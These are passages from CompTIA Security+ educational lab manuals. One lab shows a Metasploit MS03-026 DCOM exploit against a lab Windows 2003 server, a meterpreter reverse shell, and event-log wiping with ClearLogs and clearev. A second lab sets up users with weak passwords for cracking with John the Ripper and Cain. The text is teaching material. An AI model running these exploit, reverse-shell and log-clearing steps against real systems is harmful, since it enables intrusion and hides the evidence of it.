Open a Terminal to Get Started

1. Open a terminal within BackTrack 5 system by clicking on the terminal icon in the top left corner and type `msfconsole` to launch Metasploit.
`root@bt:~#msfconsole`
2. The banner you see may be different from the one shown in the picture below. Type `banner` to change the banner.





Figure 32: Metasploit's MSFCONSOLE

3. Use the *DCOM* exploit for Windows Server 2003 by typing the following command into the msf console of Metasploit:

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```




```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

Figure 33: Using the Exploit

Your prompt will change to `msf exploit(ms03_026_dcom)`, displayed in red.

4. Type the following to set the remote host to the IP Address of the victim:

```
msf exploit(ms03_026_dcom) > set rhost 192.168.100.201
```




```
msf exploit(ms03_026_dcom) > set rhost 192.168.100.201
rhost => 192.168.100.201
```

Figure 34: Setting the Remote Host

5. Type the following command to set the payload to meterpreter:

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
```



```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 35: Setting the Payload

6. Type the following to set the local host to the IP Address of the attacker:

```
msf exploit(ms03_026_dcom) > set lhost 192.168.100.3
```



```
msf exploit(ms03_026_dcom) > set lhost 192.168.100.3
lhost => 192.168.100.3
```

Figure 36: Setting the Local Host

- To verify that all of the options were set correctly, type the following:
`msf exploit(ms03_026_dcom) > show options`

```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.100.201 yes       The target address
  RPORT     135              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh
  LHOST     192.168.100.3   yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 37: Showing the Options

- Type the following command to exploit the remote Windows Server:
`msf exploit(ms03_026_dcom) > exploit`

```
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.100.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.100.201
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.201:2157) at 2012-01-23 22:53:55 -0500

meterpreter > |
```

Figure 38: The Meterpreter Shell

- To upload the **clearlogs.exe** file to the victim machine, type the following:
meterpreter > **upload /root/clearlogs.exe c:\\windows**

```
meterpreter > upload /root/clearlogs.exe c:\\windows
[*] uploading : /root/clearlogs.exe -> c:\\windows
[*] uploaded  : /root/clearlogs.exe -> c:\\windows\\clearlogs.exe
```

Figure 39: Uploading ClearLogs

- To start a command prompt on the victim machine, type the following:
meterpreter > **shell**

```
meterpreter > shell
Process 2616 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 40: Starting a Command Prompt

- To clear the application log with the **ClearLogs** utility, type the following:
C:\WINDOWS\system32\clearlogs -app

```
C:\WINDOWS\system32>clearlogs -app
clearlogs -app

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

Figure 41: Clearing the Application Log

12. Switch over to the Windows 2003 machine. Click on the **Start Button**, **Administrative Tools**, and **Event Viewer**. Click on the **Application Log**




Figure 42: Opening the Event Viewer

The application log is now empty. It states, *“There are no items to show in this view”*.




Figure 43: The Empty Application Log

13. Switch back to the Linux Attack Machine. In the Command prompt connected to the victim machine, type the following command to exit the command shell
`C:\WINDOWS\system32\exit`




Figure 44: The Windows Meterpreter

14. Type the following command at the meterpreter prompt to clear all of the logs:
meterpreter > **clearev**

```
meterpreter > clearev
[*] Wiping 0 records from Application...
[*] Wiping 1309 records from System...
[*] Wiping 3253 records from Security...
meterpreter >
```

Figure 45: The clearev Command of Meterpreter

clearev clears the application, system, and security logs. With **clearev**, there is no choice to clear a single log. **ClearLogs** will let you clear one of the individual logs.

15. Go back to the Windows Server and examine the Event Viewer's **Security Log**. Double click **Event 517** in the right pane of the security log event.




Figure 46: The Security Log Was Cleared (By an Attacker)

15. Close all BackTrack terminals and server windows.

While the Application and System Logs may have no records at all, the security log will have at least one record that states the Audit Log was cleared. The person examining this event will know that someone purposely cleared the log.

Task 3.2 Conclusion

Hackers might use ClearLogs to delete their trail of evidence in an attempt to cover their tracks. The event logs can provide computer forensic investigators with information that may be helpful to their investigation, including the construction of a timeline of events. When the security event log is cleared, a single event log is created that states *"The audit log was cleared"*. This can be evidence that the logs were cleared.

Task 3.3 Discussion Questions

1. What happens when the security log is cleared?
2. What is the difference between the ClearLogs tool and the clearev command?
3. Why might a hacker clear the logs?
4. What would be an indicator that a hacker may have cleared one or more logs?

5 References

1. ClearLogs:
<http://ntsecurity.nu/toolbox/clearlogs/>
2. Metasploit:
<http://www.metasploit.com/>
3. wevtutil:
[http://technet.microsoft.com/en-us/library/cc732848\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc732848(WS.10).aspx)
4. Event Viewer Reference:
<http://support.microsoft.com/kb/308427>
5. BackTrack Linux:
<http://www.backtrack-linux.org/>



CompTIA Security+® Lab Series

Lab 11: Mitigation and Deterrent Techniques - Password Cracking

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.6: Analyze and differentiate among types of mitigation and deterrent techniques

Document Version: 2012-08-15 (Beta)

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Analyze and differentiate among types of mitigation and deterrent techniques.....	3
3	Pod Topology	4
4	Lab Settings.....	5
Task 1	Cracking Linux Passwords.....	7
Task 1.1	Cracking Passwords on a Linux System using John the Ripper.....	7
Task 1.2	Conclusion.....	14
Task 1.3	Discussion Questions	14
Task 2	Cracking Windows Passwords.....	15
Task 2.1	Cracking Windows Passwords Using John the Ripper	15
Task 2.2	Conclusion.....	26
Task 2.3	Discussion Questions	26
Task 3	Cracking Windows Passwords With Cain	27
Task 3.1	Using Cain.....	27
Task 3.2	Conclusion.....	32
Task 3.3	Discussion Questions	32
5	References	33

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to crack the passwords of user accounts on Linux and Windows systems. Students will use brute force techniques and dictionary attacks to crack the passwords of users on the Linux and Windows operating system.

This lab includes the following tasks:

- [Task 1](#) - Cracking Linux Passwords With John the Ripper
- [Task 2](#) - Cracking Windows Passwords With John the Ripper
- [Task 3](#) - Cracking Windows Password With Cain

2 Objective: Analyze and differentiate among types of mitigation and deterrent techniques

You may have read articles online describing situations where someone's passwords were stolen and then used to gain access to an account in order to steal money. The use of strong passwords is critical to protecting your accounts, as well as data and resources within an organization.

John the Ripper [1] – John the Ripper is an extremely fast password cracker that can crack passwords through a dictionary attack or through the use of brute force .

shadow file [2] – The shadow file stores information about user's accounts on a Linux system. The shadow file also stores the encrypted password hashes, and has more restrictive permissions than the passwd file. On most Linux systems, only the root account has the ability to read the contents of the shadow file.

Cain [3] – Cain is a password cracking suite that will allow an attacker to crack passwords through a dictionary attack, the use of brute force, or a rainbow table.

passwd file – User accounts on a Linux system are listed in the passwd file, which is stored in the /etc directory. The passwd file has less restrictive permissions than the shadow file because it does not store the encrypted password hashes. On most Linux systems, any account has the ability to read the contents of the passwd file.

SAM files – The SAM, or Security Accounts Manager, file is a registry file in the Windows\system32\config directory that contains password hashes for user accounts.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 2k3 Server Internal Victim Machine	192.168.100.201
Windows 2k3 Server administrator password	password
Windows 7 Internal Attack Machine	192.168.100.5
Windows 7 student password	password

BackTrack 5 Login:

1. Click on the BackTrack 5 icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 2003 Server Login:

1. Click on the Windows 2k3 Server icon on the topology (these instructions will work for both internal and external victim machines).
2. Enter the User name, **Administrator** (verify the username with your instructor).
3. Type in the password: **password** and click the **OK** button (verify the password with your instructor).



Windows 7 Login:

1. Click on the Windows 7 icon on the topology.
2. Enter the username, **student** (verify the username with your instructor).
3. Type in the password, **password** and hit enter to log in (verify the password with your instructor).




Figure 4: Windows 7 login

Task 1 Cracking Linux Passwords

John the Ripper is an extremely powerful password cracker. It comes loaded by default on all versions of BackTrack, but is also available to download at www.openwall.com/john/.

Task 1.1 Cracking Passwords on a Linux System using John the Ripper

1. Open a terminal on the BackTrack 5 system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 5: The Terminal Windows within BackTrack

2. Type the following command to view the user accounts on the system:
`root@bt:~#cat /etc/passwd`

```
root@bt:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

Figure 6: User Accounts on the Linux System

First, we will be creating two groups, **sesamestreet** and **simpsons**. We will be creating a total of six users, with three users in each group. After creating each user and putting their account in their corresponding group, we will assign each user account a password.

The charts below show a summary of the users, groups and passwords for our accounts.

Group: sesamestreet		Group: simpsons	
User	Password	User	Password
elmo	123123	bart	2welcome
cookie	123456789	lisa	academic
oscar	1sanjose	homer	acapulco

3. Type the following command to add the group **simpsons**:
`root@bt:~#groupadd simpsons`

```
root@bt:~# groupadd simpsons
```

Figure 7: Adding the Group simpsons

4. Type the following command to add the group **sesamestreet**:
`root@bt:~#groupadd sesamestreet`

```
root@bt:~# groupadd sesamestreet
```

Figure 8: Adding the Group sesamestreet

5. Type the following command to add the view the group file:
`root@bt:~#cat /etc/group`

```
root@bt:~# cat /etc/group
```

Figure 9: Viewing the Group File

If you scroll to the bottom of group file, you will see the groups that were created along with their corresponding unique group number. Note: The root group has an id of zero.

```
ssl-cert:x:119:
winbindd_priv:x:120:
postgres:x:1000:
sesamestreet:x:1001:
simpsons:x:1002:
```

Figure 10: The Group file

You can add users to the system in Linux by typing the **useradd** command. The **useradd** command will automatically create a directory with that user's name within the **/home** directory. When the user logs in, they will be placed into their directory within **/home**.

6. To add a user named **elmo** and put him in the **sesamestreet** group, type:
root@bt:~#useradd elmo -g sesamestreet

```
root@bt:~# useradd elmo -g sesamestreet
```

Figure 11: Adding the user elmo

7. To add a user named **cookie** and put him in the **sesamestreet** group, type:
root@bt:~#useradd cookie -g sesamestreet

```
root@bt:~# useradd cookie -g sesamestreet
```

Figure 12: Adding the user cookie

8. To add a user named **oscar** and put him in the **sesamestreet** group, type:
root@bt:~#useradd oscar -g sesamestreet

```
root@bt:~# useradd oscar -g sesamestreet
```

Figure 13: Adding the user oscar

9. To add a user named **bart** and put him in the **simpsons** group, type:
root@bt:~#useradd bart -g simpsons

```
root@bt:~# useradd bart -g simpsons
```

Figure 14: Adding the user bart

10. To add a user named **lisa** and put her in the **simpsons** group, type:
root@bt:~#useradd lisa -g simpsons

```
root@bt:~# useradd lisa -g simpsons
```

Figure 15: Adding the user lisa


11. To add a user named **homer** and put him in the **simpsons** group, type:
root@bt:~#useradd homer -g simpsons

```
root@bt:~# useradd homer -g simpsons
```

Figure 16: Adding the user homer

12. Type the following command to view the user accounts on the system:

```
root@bt:~#cat /etc/passwd | grep home
```



```
root@bt:~# cat /etc/passwd | grep home
syslog:x:101:103:./home/syslog:/bin/false
usbmux:x:109:46:./home/usbmux:/bin/false
festival:x:112:29:./home/festival:/bin/false
postgres:x:1000:1000:./home/postgres:/bin/sh
elmo:x:1001:1001:./home/elmo:/bin/sh
cookie:x:1002:1001:./home/cookie:/bin/sh
oscar:x:1003:1001:./home/oscar:/bin/sh
bart:x:1004:1002:./home/bart:/bin/sh
lisa:x:1005:1002:./home/lisa:/bin/sh
homer:x:1006:1002:./home/homer:/bin/sh
```

Figure 17: Viewing the users in the `/etc/passwd` file


You can view the `/etc/passwd` file by using the `cat` command. However, the file is quite long. We can use the `grep` command, which stands for Global Regular Expressions, to filter our results. All of the users we created have a home directory, so we can narrow down the output we are viewing by **GREPping** for the word `home` in the `/etc/passwd` file.

When groups are added first, followed by users being added and put into the groups as they are created, you will have a structure where permissions can be set effectively.

Next, we will give each user a password. We will use simple passwords for this exercise, but that should never be done on a production system. Avoid dictionary words because attackers can use programs like John the Ripper to crack short passwords or passwords that are found in a dictionary. Stick to passwords with a minimum of eight characters, uppercase and lowercase letters, and special characters. Retype the password again and it will be accepted. Note: For security reasons, the password will not be displayed when you type it.

13. Type the following to give `elmo` a password. Type **123123** twice for the password:

```
root@bt:~#passwd elmo
```




```
root@bt:~# passwd elmo
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 18: Giving the user a Password

You should receive the message, *password updated successfully*.

14. Type the following to give **cookie** a password. Type **123456789** twice as the password:

```
root@bt:~#passwd cookie
```




```
root@bt:~# passwd cookie
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 19: Giving the user a Password

15. Type the following to give **oscar** a password. Type **1sanjose** twice as the password:

```
root@bt:~#passwd oscar
```




```
root@bt:~# passwd oscar
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 20: Giving the user a Password

16. Type the following to give **bart** a password. Type **2welcome** twice as the password:

```
root@bt:~#passwd bart
```




```
root@bt:~# passwd bart
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 21: Giving the user a Password

17. Type the following to give **lisa** a password. Type **academic** twice as the password:

```
root@bt:~#passwd lisa
```



```
root@bt:~# passwd lisa
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 22: Giving the user a Password

18. Type the following to give **homer** a password. Type **acapulco** twice as the password:

```
root@bt:~#passwd homer
```

```
root@bt:~# passwd homer
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 23: Giving the user a Password

Another way to filter our results is to use the Linux commands **head** and **tail**. **Head** will show you the first ten lines of a line and **Tail** will show you the last ten lines of a file. You can specify the number of lines you want to see by adding **-n** before the number.

19. Type the following command to view the created users in the *passwd* file:

```
root@bt:~#tail -n 6 /etc/passwd
```

```
root@bt:~# tail -n 6 /etc/passwd
elmo:x:1001:1001::/home/elmo:/bin/sh
